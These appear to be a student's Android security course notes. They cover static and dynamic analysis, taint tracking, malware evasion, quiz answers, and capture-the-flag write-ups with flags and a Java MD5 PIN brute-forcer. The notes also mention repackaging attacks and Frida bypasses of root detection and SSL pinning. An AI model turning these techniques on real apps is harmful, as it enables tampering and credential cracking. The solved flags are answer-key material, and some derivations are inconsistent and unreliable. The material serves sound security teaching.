  - Limited code coverage: Where should I click? Input to insert?
  - How can I reach a specific point?
  - Is what I'm seeing "bad"? Missing context!
    - Reaching complete code coverage might be hard
  - It can be evaded (app can understand it is under analysis / bypass it)

Researchers find malwares and bugs mostly by manual reverse engineering, but the goal would be making this automatic, finding everything automatically.

- This is actually really important, considering the huge scale of apps to analyze
- Given the quantity, there is not enough people to employ to analyze every possible app out there
- Researchers still find malware and vulnerabilities in popular apps

The program analysis involves again the two distinctions:

1) Static Program Analysis, which we can describe in two ways:

1. Manual: static reverse engineering, manual unpacking & inspection (code/smali code)
  2. Automatic: detection of specific payload, signature-based matching, taint tracking, symbolic execution
- There are some common traits to make it automatic
    - The app is not actually executed (hence, "static")
    - "Scan" all possible paths (vs. "only one")
    - While scanning the code, keep track of "relevant information"
      - What "relevant info" is depends on the specific instance of static analysis
  - Useful to answer
    - Can  $X$  happen (when running the app)?
    - Can I be sure that  $X$  never happens (when running the app)?
      - Useful to extract "invariants"
      - "Invariant"  $\Leftrightarrow$  a property that always holds when the app is run or executed
  - Simple/scalable approaches
    - "Quick" types of analyses that do not require significant resources
    - Manifest analysis, simple API analysis / scanning, signature scanning
      - [YARA rules](#)
      - This is a tool aimed at helping malware researchers to identify and classify malware samples and creating descriptions of malware families
    - The output is presented to the analyst and/or
    - The output is fed to a classification engine based on machine learning
  - Actual static program analysis
    - Understanding code quality, finding bugs, thinking about optimizations, etc.

There is first the taint analysis, which conceptually tracks the flow of data within an Android application to determine how data from potentially untrusted sources can propagate through the application's components and reach sensitive operations or data storage.

Logically, we can describe it as follows:

- "Go through" the program/app you want to analyze
  - Mark sources of specific data and determine where the sensitive information is
- If a register contains something "sensitive" (e.g., location data), "taint it"
- "location taint"  $\Leftrightarrow$  "value in register  $X$  may contain "info of type location"
- Propagate taint according to the operations performed on these objects

The following is a common use case:

- Q: Does this app send location information to a network end-point?
- Analysis
  - Taint objects coming from location-related APIs ("sources")
    - A *source* is a point where *sensitive information enters the system*
  - If a tainted object reaches network end-point APIs ("sinks"), flag the app
    - A *sink* is a point *where sensitive information is transmitted and exposed to external entities*, for example via network usage
- Popular "research" tool: [FlowDroid](#)

There is also symbolic execution, which analyzes the behavior of a program by representing and manipulating program inputs and states symbolically rather than concretely. Instead of using actual inputs, symbolic execution uses *symbols* or *variables* to represent the inputs and *explores various paths through the program* based on these symbols. Conceptually, we can describe:

- "Go through" the program/app you want to analyze
- When possible, keep track of "real" values / "concrete"
- When not possible, keep track of values "symbolically"
- Keep track of each operation on these objects in form of "symbolic expressions"

The following are common use cases:

- Q: which conditions should be satisfied for a branch ("if") to be taken?
- Q: what are the possible arguments API *X* is invoked with?

There are many problems however:

- Inherent trade-off between scalability and precision
  - Achieving high precision in identifying tainted data often comes at the cost of scalability, and vice versa
- Precision is (usually) characterized by FP / FN
  - FP: False Positive
    - The analysis says, "*X* can happen" while, in fact, it cannot happen
  - FN: False Negative
    - The analysis says, "*X* will never happen", while, in fact, it can happen
- The semantics of FP/FN is analysis-dependent
  - To achieve scalability, you cannot have a time-consuming task
  - The much information is there, the heavier will computable get

Another problem which can occur is the *evasion*; malicious apps intentionally make use of code constructs to make static analysis challenging.

- Many techniques are used: reflection, dynamic code loading, string obfuscation, native code
- How to statically deal with these tricks is an open research problem
  - The current solution is to use hybrid approach with dynamic analysis

2) Dynamic Program Analysis, which we can describe in two ways:

- Manual: start & interact with app in instrumented environment, instrumented app, debugging
- Automatic: fully automated system that takes an APK, run it in an instrumented environment and track what it's doing
- There are some common traits to make it automatic
  - The app is not actually executed (hence, "static")
  - Usually: only "one path" at the time (all values are "concrete")
  - Either the app or the environment is instrumented to track what happens
  - It needs to address the "how to interact with the UI" problem
- Useful to answer
  - Does *X* happen (when running the app)?
    - "Can *X* happen?" of static analysis
    - "Can I be sure that *X* never happens?" of static analysis
  - Collect files accessed, network connections, IP addresses / URLs, APIs invoked, access of sensitive info (location, contacts, etc.), UI usage

We have already seen the underlying techniques of this kind of analysis:

- Debugging
- Instrumentation
  - app rewriting / repackaging
  - environment instrumentation
  - *xposed*, *frida*
- UI interaction (examples of tools which can be used)
  - [monkey runner](#)
  - [uiautomator](#)
- Analysis usually builds on top of these blocks

There are also problems in these cases, but the key one is limited code coverage:

- Dynamic analysis only sees what it "reaches"
  - If the malicious piece code is not even reached, dynamic analysis will not see it
- In the general case: it's difficult to "explore" everything
- Compare with static analysis that (in principle) covers "all paths"

Also, a bunch of common tough questions extremely hard to answer:


- On which button should the analyzer click to reach *X*?
- What are the conditions to reach *X*?
- What should be the environment set to?

A problem which also affects dynamic analysis is *evasion*, so malicious actors try to circumvent detection or analysis mechanisms in many ways.

- This can occur while analyzing malware
  - Malware uses "code coverage" problem to its benefit, so not all code will be inspected because you never see the malicious behaviour

- Intentional use of "difficult-to-satisfy" conditions
  - Time bombs: functionality X only runs at a specific time constraint
    - This "time constraint" will likely NOT be satisfied during the tests / analysis
  - Many variants: location bombs, SMS bombs, env bombs, logic bombs
    - Here, bomb means triggering specific functionalities based on the specified condition present here
- Malware apps attempt to determine whether they are "under analysis"
  - Emulator-related checks: if emulator  $\Rightarrow$  don't do anything
    - Rationale: real users don't use emulators; Google Bouncer does
  - Motion-based: no motion during the analysis (because it's all fake)
    - Emulators may not accurately simulate device motion, as it is often scripted or simulated
  - Is the app repackaged/instrumented? Is debugger/xposed/frida running?
  - Is the environment "too clean"? Distinguish real user vs. analysis system
    - Idea: pre-populate address book, photo album, SMS messages, files, ...
    - A real user's device typically has data like contacts, photos, SMS messages, and files, so a malware checks their presence to understand the nature of the device

Just to give a flavor over the most famous tool to perform static analysis, which is *jadx*, simple and to access the whole resources (left); the name of classes are randomized often inside randomized classes (right):



This tool can have both a GUI or a CLI interface; both are powerful and serve their purpose fairly well. Some good guidance on this [here](#) and [here](#).

## 9.1 QUESTIONNAIRE 6 – LECTURE 7

---

1) Among the following ones identify which is NOT a limitation for a static analysis approach:

- a. Reflection
- b. Amount of app's code
- c. Dynamic code loading
- d. Obfuscated strings
- e. Obfuscated code

The code is loaded at runtime, and this can be used to study app behavior. Obfuscated strings and code are limitations over code understanding. Inside Android Studio we have Proguard, which is a obfuscator over code and makes it hard for attackers.

Reflection is not really a limitation (can still be an issue over static analysis) because you see the name of class in clear and you can still study over it, it's instead a limitation for dynamic approach.

The app's code might be a limitation if it's very heavy.

2) Among the following ones identify which one is a limitation for a dynamic analysis approach:

- a. Reflection
- b. Obfuscated strings
- c. Obfuscated code
- d. Dynamic code loading

As said above, this happens at runtime and may be a problem.

3) Debugging means:

- a. that you insert new source code in the app which is going to be executed at runtime
- b. that you insert new smali code in the app which is going to be executed at runtime
- c. that you have a debugger running in a different process of the app's one and that one injects interrupt signals to stop the execution of the app and inspect the runtime values of its memory

Debugging does not inject code or other behavior inside an app, it justs sends interrupts signals.

4) Instrumentation means:

- a. that you inject new code in the app at runtime
- b. that you trace all the APIs invoked by an app
- c. that you stop the runtime execution of the app and modify its variables values

It needs to have the code beforehand, because you monitor an app by adding code checks at different times over app behavior. The second option is right, but it's a subcase over the first one. This can be also called control flow analysis.

5) Taint analysis is used for...

- a. tracking the flow of sensitive data within an app
- b. intercepting the communication between different app's components
- c. intercepting the communication between two apps

All options are correct, but we are tracking the flow of data, which makes us understand the communication meaning. We track the variables actually, or even intents, just to check what APIs are invoked in cases. This can be also called data flow analysis. A useful tool is FlowDroid on this.

6) Symbolic execution is generally used for...

- a. build a general model based on input variables that could lead to the execution of different paths in the app
- b. trace the sensitive data flow within an app
- c. trace the APIs invoked by an app

It comes usually with fuzzing, in which you bruteforce all possible inputs over a program. This is a software testing technique that involves modeling and providing invalid, unexpected, or random data as inputs to a computer program. The goal of fuzzing is to discover vulnerabilities, bugs, or security issues by observing how the targeted software handles these unexpected inputs.

7) Code coverage is:

- a. the amount of code available inside an app
- b. the amount of code inside an app that you are able to execute
- c. the amount of code dynamically loaded by an app at runtime

8) Which technique is used for evading static analysis?

- a. smali code
- b. Java/kotlin source code
- c. native code

The key point is that native code is not analyzed, which is machine code that directly represents the instructions executed. For the others, smali is human-readable, but it's readable and Java/Kotlin code can be interpreted by static analysis tools.

9) A malware can bypass dynamic analysis techniques by:

- a. dynamically loading new code at runtime
- b. detecting that it is under debugging/instrumentation and thus hiding its malicious behaviour
- c. using encrypted network traffic



10) Any assumption that is acquired through a static analysis:

- a. is always true
- b. should be validated through a dynamic analysis
- c. is always false

## 9.2 CHALLENGE 7 – BABYREV

---

Challenge description:

*The career of every reverser starts with a babyrev chall. Here is yours.*

### Solution

You can install many tools here, like *jadx*.

To install jadx and have it accessible as a command in the terminal on Ubuntu, follow these steps:

First, you'll need to download jadx. You can download it from the official GitHub repository:

<https://github.com/skylot/jadx/releases>

After downloading, extract the archive to a suitable location on your system. You can use the command line for this. Replace ``/path/to/destination`` with your desired destination folder:

- `tar -xvzf jadx-<version>.tar.gz -C /path/to/destination`

- You'll want to set up environment variables for jadx. You can do this by modifying your `~/ .bashrc` file. Add the following line at the end of the file, replacing ``/path/to/jadx`` with the actual path to the jadx directory:

- `export PATH=$PATH:/path/to/jadx/bin`

Make sure you save the file after editing. You can do this with a text editor, such as ``nano``:

- `nano ~/.bashrc`

Then, add the line, save the file and run:

- `source ~/.bashrc`

To verify that JADX is installed correctly and accessible as a command, open a new terminal window and type:

- `jadx`

You should see the jadx command-line interface (same procedure for *jadx-gui*).

Also, you can install *apktool* via `sudo snap install apktool`

And simply run:

- `apktool d app.apk -o output`
- `apktool b output -o patched.apk`
  - Used for repackaging attacks


Here, if you use `jadx-gui`, you will see a lot of files, classes and stuff organized, while `jadx-cli` will simply create an output folder for you to inspect; `apktool` will do the same as the cli.

You can see, for example launching the command

- `jadx -d out babyrev.apk`

(don't mind if it says there are errors).

You will find some classes which are interesting:



The `r.java` file is not interesting, while the `MainActivity` only checks the flag, giving a simple widget to see if text changed, otherwise it simply prints "Invalid flag" or "Valid flag". Given `BuildConfig` does nothing apart from setting the application ID let's inspect the `FlagChecker.java`, I'd say.

The `FlagChecker` class has three functions:

1. The `CheckFlag`, in which we understand:
  - it starts with `FLAG{scientia`
  - it is alphanumeric, at least combining both uppercase and lowercase chars with a regex at the end
  - it's 27 chars long
  - 12th character (a) is equal to 21st character (a)
  - the 13th and 22nd characters must be underscores ('\_')
  - the last character of the flag must be '}'.
  - there is a check equal to `cBgRaGv`
  
2. The `CheckFlag`, in which we understand: the `getX`, `getY`, `getZ` which are used inside last of `FlagChecker` to make some mess

This part makes something like:

`getX() -> 2`

`getY() -> 3`

`getZ() -> 4`

`charAt((int) pow(2,2) + pow(2,3)) == charAt( pow(4,2) + 5.0d)`

`4 + 8 == 16 + 6`

Written by Gabriel R.

```
12 == 22
```

```
a == a
```

```
&& flag.toLowerCase().charAt((int) (Math.pow((double) getX(), (double) getX()) + Math.pow((double) getX(),
(double) getY()))) == flag.toLowerCase().charAt((int) (Math.pow((double) getZ(), (double) getX()) + 5.0d))
```

```
/r == char(13)
```

```
/n == char(9)
```

```
bam(flag.substring((int) (Math.pow((double) getZ(), (double) getX()) - 2.0d), ((int) Math.pow((double)
getX(), (double) (getX() + getY()))) - 10)).equals("cBgRaGvN")
```

```
cBgRaGvN
```

```
pOtEnTiA
```

```
0 1 2 3 4 5 6 7 8 9 10 11 12
```

```
a b c d e f g h i j k l m
```

```
n o p q r s t u v w x
```

### 3. The third method creating the regex of upper/lowercase chars

On the last *checkFlag* code part, it simply makes some random calculation over powers, but don't get distracted; it simply says that the part from 14th character up to the 22nd will be substituted with the combined lower/upper case regex transformation.

Now, for the last part:

the *bam* function in the provided code performs character transformations based on the position of characters in the alphabet. Here's an explanation of how it works:

1. The function processes each character in the input string *s* one by one.
2. If the character is in the range 'a' to 'm' (lowercase letters from 'a' to 'm'), it increments its Unicode value by 13, effectively shifting it to the second half of the lowercase alphabet.
3. If the character is in the range 'A' to 'M' (uppercase letters from 'A' to 'M'), it also increments its Unicode value by 13, shifting it to the second half of the uppercase alphabet.
4. If the character is in the range 'n' to 'z' (lowercase letters from 'n' to 'z'), it decrements its Unicode value by 13, moving it to the first half of the lowercase alphabet.
5. If the character is in the range 'N' to 'Z' (uppercase letters from 'N' to 'Z'), it decrements its Unicode value by 13, moving it to the first half of the uppercase alphabet.

Here's how it works here:

- 'c' becomes 'p':
  - 'c' (ASCII value 99) + 13 = 'p' (ASCII value 112)
- 2. 'B' becomes 'O':
  - 'B' (ASCII value 66) + 13 = 'O' (ASCII value 79)
- 3. 'g' becomes 't':

- 'g' (ASCII value 103) + 13 = 't' (ASCII value 116)
- 4. 'R' becomes 'E':
  - 'R' (ASCII value 82) + 13 = 'E' (ASCII value 69)
- 5. 'a' becomes 'n':
  - 'a' (ASCII value 97) + 13 = 'n' (ASCII value 110)
- 6. 'G' becomes 'T':
  - 'G' (ASCII value 71) + 13 = 'T' (ASCII value 84)
- 7. 'v' becomes 'i':
  - 'v' (ASCII value 118) - 13 = 'i' (ASCII value 105)
- 8. 'N' becomes 'A':
  - 'N' (ASCII value 78) - 13 = 'A' (ASCII value 65)

Up to now, we have:

`FLAG{scientia_pOtEnTiA`

We know it ends with a curly bracket, anyway, we still have to analyze:

- `new StringBuilder(flag).reverse().toString().toLowerCase().substring(1).startsWith(ctx.getString(R.string.last_part))`

It's in reverse order and lowercase. Note the first substring starts with a value located on the resources and it must be a last string, it seems.

If we navigate into "babyrev.apk->Resources->resources.arsc->res->values->strings.xml".

We know the location thanks to "R.string", which retrieves it there. We then locate the string under the keyword "last\_part" which has the following value "tse", so it's in reverse and it's gotta be "est".

The part:

- `flag.substring(5, flag.length() - 1).matches(getR()))`

simply says the flag must have alternating upper/lower case, starting with uppercase (so, first a uppercase and then a lowercase char, up to the end from the 5th char).


And so the flag is: `FLAG{ScleNtIa_pOtEnTiA_EsT}`

## 10 MOBSF DEMO, TAINT ANALYSIS, FLOWDROID DEMO

(Note: such tools will not be present in exam or in laboratory, they're only explained for the sake of teaching)

The first we're going to see is **Mobsf** (references [here](#) and [here](#)), one of the most used frameworks to perform a long analysis over each `.apk` file. It provides all information in a report about interpreting the `.apk` file, activities, processes. This is defined as "an automated, all-in-one mobile application pentesting, malware analysis, and security assessment framework capable of performing static and dynamic analysis."

This is a preview of its interface:



Every class gets disassembled in a `.smali` file and you can see the mapping between classes and objects. Here, one can see the signatures, the permissions and check danger/security level, network security. Tamper the code with edits can break the signature; on old devices, there may be many problems, given the running in those systems and then open to more attacks.

A straightforward guide to set it all up:

- Clone from the MobSF Github repository by running the following command
  - `git clone https://github.com/MobSF/Mobile-Security-Framework-MobSF.git`
- Enter the folder from Github that has been cloned before
  - `cd Mobile-Security-Framework-MobSF`
- Run the command (if file executable)
  - `./setup.bat` or `./setup.sh`

An easy step in running MobSF is to enter the previous installation folder and run the following command:  
`run.bat 127.0.0.1:8000`

Then, access the IP address and port on the browser.

There is also another interesting tool, which is [RiskInDroid](#) (Risk Index for Android), a tool for quantitative risk analysis of Android applications written in Java (used to check the permissions of the apps) and Python (used to compute a risk value based on apps' permissions)

Unlike other tools, RiskInDroid (reference [here](#)) does not take into consideration only the permissions declared into the app manifest, but carries out reverse engineering on the apps to retrieve the bytecode and then infers (through static analysis) which permissions are actually used and which not, extracting in this way 4 sets of permissions for every analyzed app:

- Declared permissions - extracted from the app manifest
- Exploited permissions - declared and actually used in the bytecode
- Ghost permissions - not declared but with usages in the bytecode
- Useless permissions - declared but never used in the bytecode

To make an app debuggable, it has to be specified as tag inside the Manifest and this can lead to more vulnerabilities. Inside the analysis, one can see if the app was virtualized or not, via an emulator or a legitimate application.

Inside the tool, there is also *Quark Engine*, which is an open-source software for automating analysis of suspicious Android application. The goal of Quark Script aims to provide an innovative way for mobile security researchers to analyze or pentest the targets; it defines itself as a “malware scoring system” but gives overview over the malicious nature of the app and what it actually does.


Taint analysis analyzes the flow of information inside the app and to do that we use a tool called *Flowdroid*. It can be used to track the creation and use of “tainted” data (both sensitive/dangerous); this is smarter than the static analysis performed by MobSF.

In this case, we specify:

- Sources – Who taint the data
- Sinks – Who use the tainted data

The taint analysis finds connections between the two.

Consider in this case field taint propagation:



In this case we create an intent, retrieve data from an unspecified source, add this data to the intent, send the intent to a referred location externally and possibly unsecure, then retrieve data – leaks are present thanks to sinks.

Specifically, Flowdroid is a static taint analysis tool, analyzing compiled apks (acting at bytecode level). This is widely used in academia as well as industry, both used as library or standalone tool. The tool itself is a `.jar` file (needs also the `android.jar` file), while needing a `.txt` configuration with the list of sources and sinks.

Concretely, it just specifies you which is the source, and which is the sink, without wasting any time finding on your own the possible leakage of data – this can be really good in the real-world scenario.

An example of command can be:

```
java -jar soot-infoflow-cmd/target/soot-infoflow-cmd-jar-with-
dependencies.jar \
    -a <APK File> \
    -p <Android JAR folder> \
    -s <SourcesSinks file>
```

The very last lines of output locate the specific sink/source problems. But what is the problem, I hear you ask. The malicious app won't get the permission declared, but it can be used to leak data because it gets intercepted.

An example in this showed a class which executes a SQL query; anyway, this can be open to SQL Injection.

In the Moodle, inside the "demo" folders, you will find:

- The Taint Analysis slides (link on Moodle part of Flowdroid [here](#))
- The Flowdroid pdf explained step by step (link on Moodle [here](#))
- The MobSF pdf explained step by step (link on Moodle [here](#))

## 10.1 CHALLENGE 8 – PINCODE


---

Challenge description:

Give me the PIN, I'll give you the flag.

### Solution

As the other time, we will use *jadx*, this time over the GUI for a change and just to make you see everything. You will see the following classes:



If you inspect the `MainActivity`, you see already a flag in clear:

```
public String getFlag(String pin) {
    return "FLAG{in_vino_veritas}";
}
```

Carefully inspect the whole code: already, inside the `onCreate` there is a check over performance and check over pin widgets and a call to a strange symbolic with lambda, with an overly long name.

This seems associated with the click of a button, retrieves text from a widget and checks pin, validating the input pin and checking if flag matches.

There is also a strange external class, which reflects the long method name.

The other thing to be interested in is the `PinChecker` class, in which we can see an hashing of the pin using MD5 and if this is equal to a certain hash (`d04988522ddf3133cc24fb6924eae9`) then it's good; below there is a simple hex conversion into string function.

The important info we get is the PIN must be 6 chars:

```
public static boolean checkPin(Context ctx, String pin) {
    if (pin.length() != 6) {
        return false;
    }
}
```

We know already MD5 is a hashing function and can take a lot of time to bruteforce properly; we will take the approach of taking the code, pasting it and executing it in order to see what then PIN can be. Maybe with bruteforcing we can be lucky (this is very time consuming, given has is a one-way formula, so if you know the formula, you can bruteforce all numbers until you get close to the original number, but otherwise you can't do much).

You can create a class like the following one:

```
import java.security.MessageDigest;

public class PinBruteForce {

    public static void main(String[] args) {
        String targetHash = "d04988522ddf3133cc24fb6924eae9";

        for (int i = 0; i <= 999999; i++) {
            String pin = String.format("%06d", i); // Assuming 6-digit PIN
            String hash = hashPin(pin);

            if (hash.equals(targetHash)) {
                System.out.println("Found PIN: " + pin);
                break;
            }
        }
    }

    private static String hashPin(String pin) {
        try {
            byte[] pinBytes = pin.getBytes();
```

Written by Gabriel R.



```

    MessageDigest md = MessageDigest.getInstance("MD5");
    for (int i = 0; i < 25; i++) {
        for (int j = 0; j < 400; j++) {
            md.update(pinBytes);
            pinBytes = md.digest().clone();
        }
    }
    return toHexString(pinBytes);
} catch (Exception e) {
    System.err.println("Exception while hashing pin");
}
return null;
}
}

```

```

private static String toHexString(byte[] bytes) {
    StringBuilder hexString = new StringBuilder();
    for (byte b : bytes) {
        String hex = Integer.toHexString(b & 0xFF);
        if (hex.length() == 1) {
            hexString.append('0');
        }
        hexString.append(hex);
    }
    return hexString.toString();
}
}
}

```

After almost 30 minutes (26 on my machine), you find:

```
Found PIN: 703958
```

If we implement in a class like this, you can see we find the correspondence and we call the flag correctly:

```

import java.security.MessageDigest;

public class HelloWorld {

    public static void main(String[] args) {
        // Example usage
        String pin = "703958";

        try {
            byte[] pinBytes = pin.getBytes();
            for (int i = 0; i < 25; i++) {
                for (int j = 0; j < 400; j++) {
                    MessageDigest md = MessageDigest.getInstance("MD5");
                    md.update(pinBytes);
                    pinBytes = md.digest().clone();
                }
            }
            boolean isValidPin = toHexString(pinBytes).equals("d04988522ddf3133cc24fb6924eae9");
            System.out.println("Is PIN valid? " + isValidPin);
            if (isValidPin) {

```

Written by Gabriel R.

```

        System.out.println("Found Flag: " + getFlag(pin));
    }
} catch (Exception e) {
    System.err.println("Exception while checking pin");
}
}

public static String toHexString(byte[] bytes) {
    StringBuilder hexString = new StringBuilder();
    for (byte b : bytes) {
        String hex = Integer.toHexString(b & 0xFF);
        if (hex.length() == 1) {
            hexString.append('0');
        }
        hexString.append(hex);
    }
    return hexString.toString();
}

public static String getFlag(String pin) {
    return "FLAG{in_vino_veritas}";
}
}

```

To speed up the brute-force process using Java multithreading, you can parallelize the task by assigning different ranges of PINs to different threads. Each thread will be responsible for checking a subset of PINs, and this can significantly reduce the overall execution time.

## 10.2 CHALLENGE 9 – GNIRTS

Challenge description:

"You're entering a world of pain" [cit.]

Solution (Note: I tried it myself for fun with *MOBSF*, for the exam use *jadx* regularly)

Uploading the file in *MOBSF*, we can see it has 1 activity and 1 provider, and an unknown permission, which is `com.mobiotsec.gnirts.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION`.

Instead, we can see interesting APIs already called.

API	FILES
Base64 Decode	<code>com/mobiotsec/gnirts/FlagChecker.java</code>
Crypto	<code>com/mobiotsec/gnirts/FlagChecker.java</code>
Message Digest	<code>com/mobiotsec/gnirts/FlagChecker.java</code>

We can see also vulnerabilities over the certificates in debug and prone to collision, while also being open to debug/not open to anti-VM code.

Also, let's launch: `>jadx -d out gnirts.apk`

We already know where to go at this point (folders: `out/sources/com/mobiotsec/gnirts`).

Inspecting the code, we can understand many things:

- the flag has the usual format `FLAG{ }`
- there is a substring in the middle of 26 chars (from 5 to 31)
- at indexes 8/15/21 is split with hyphens (because we know it's 135 divided in 3 indices)
- this is split in base64
- there is some purposefully placed mess like `(bim/bum/bam)` over chars, where each one respects a regex
  - `bim` controls lowercase chars
  - `bum` controls uppercase ones
  - `bam` controls alphanumeric ones
- again, hashing at the end as a function

We know the string is 135 chars. Inside `/out/resources/res/values` in the jadx decompiled app, we can find:

```
<string name="ct1">xwe</string>
<string name="ct2">asd</string>
<string name="ct3">uyt</string>
<string name="ct4">42s</string>
<string name="ct5">70 IJTR</string>
<string name="flag" />
<string name="k1">53P</string>
<string name="k2">,7Q</string>
<string name="k3">8=A</string>
<string name="k4">yvF</string>
<string name="k5">dxa</string>
<string name="m1">slauqe</string>
<string name="search_menu_title">Search</string>
<string name="status_bar_notification_info_overflow">999+</string>
<string name="t1">82f5c1c9be89c68344d5c6bcf404c804</string>
<string name="t2">e86d706732c0578713b5a2eed1e6fb81</string>
<string name="t3">7ff1301675eb857f345614f9d9e47c89</string>
<string name="t4">b446830c23bf4d49d64a5c753b35df9a</string>
<string
name="t5">1b8f972f3aace5cf0107cca2cd4bdb3160293c97a9f1284e5dbc440c2aa7e5a
2</string>
```

The `me` function checks if the two hashes are equal and then reverses the string:

```
me -> check if two hash are equals
me = stringCompare(context, string, string)
private static boolean me(Context ctx, String s1, String s2) {
    Log.e(TAG, "s1: " + s1 + " s2: " + s2);
    try {
        // "slauqe"
        return ((Boolean)
s1.getClass().getMethod(r(ctx.getString(R.string.m1)),
Object.class).invoke(s1, s2)).booleanValue());

// r_reverse_the_string(slauqe) --> equals
```

The `dh` function simply creates a hash based on the string and converts it into hex. The `gs` function takes the string and returns it literally (from `ct5 = 70 IJTR` up to `k5 = dxa`).

*Written by Gabriel R.*

The right track to follow would be decrypting  $t_1$  up to  $t_4$ , as seen from here:

```
if (me(ctx, dh(gs(ctx.getString(R.string.ct1),
ctx.getString(R.string.k1)), ps[0]), ctx.getString(R.string.t1)) &&
me(ctx, dh(gs(ctx.getString(R.string.ct2), ctx.getString(R.string.k2)),
ps[1]), ctx.getString(R.string.t2)) && me(ctx,
dh(gs(ctx.getString(R.string.ct3), ctx.getString(R.string.k3)), ps[2]),
ctx.getString(R.string.t3)) && me(ctx, dh(gs(ctx.getString(R.string.ct4),
ctx.getString(R.string.k4)), ps[3]), ctx.getString(R.string.t4))) {
```

The  $t_1$ - $t_4$  part seems like an MD5 hash. Using infact <https://www.md5online.it/index.lm>:

- $t_1$  = sic
- $t_2$  = parvis
- $t_3$  = magna

For the latest one, it's also MD5, but this site finds it: <https://www.dcode.fr/md5-hash>

- $t_4$  = 28jAn1596

We also know sic-parvis-MAGNA-28jAn1596 is the combination

The latest part it's also an hash, which is created selected literally over the algorithm SHA-256 algorithms.

So, the flag would be:

- FLAG{sic-parvis-MAGNA-28jAn1596}

If you do the SHA-256 of that, you infact find:

- 1b8f972f3aace5cf0107cca2cd4bdb3160293c97a9f1284e5dbc440c2aa7e5a2

## 11 FRIDA/JAVA NATIVE CODE (JNI) DEMOS

---

(Note: such tools will not be present in exam or in laboratory, they're only explained for the sake of teaching)

Frida is a dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers. What this means in simple language is that it can hook function calls made by an application and modify them at runtime. Using this we can easily bypass security checks like root detection and SSL Pinning. It is also possible to get encryption keys which may be used for encrypting data in the application.

It also has a lot of documentation, contrary to other tools and has already the logic for injection at runtime (not editing the original APK), attaching hooks to specific parts of code (when you close Frida, the edits are not permanent and will be lost). [Here](#) you can find a quick installation guide (also a very good one [here](#)).

If you want to use Frida:

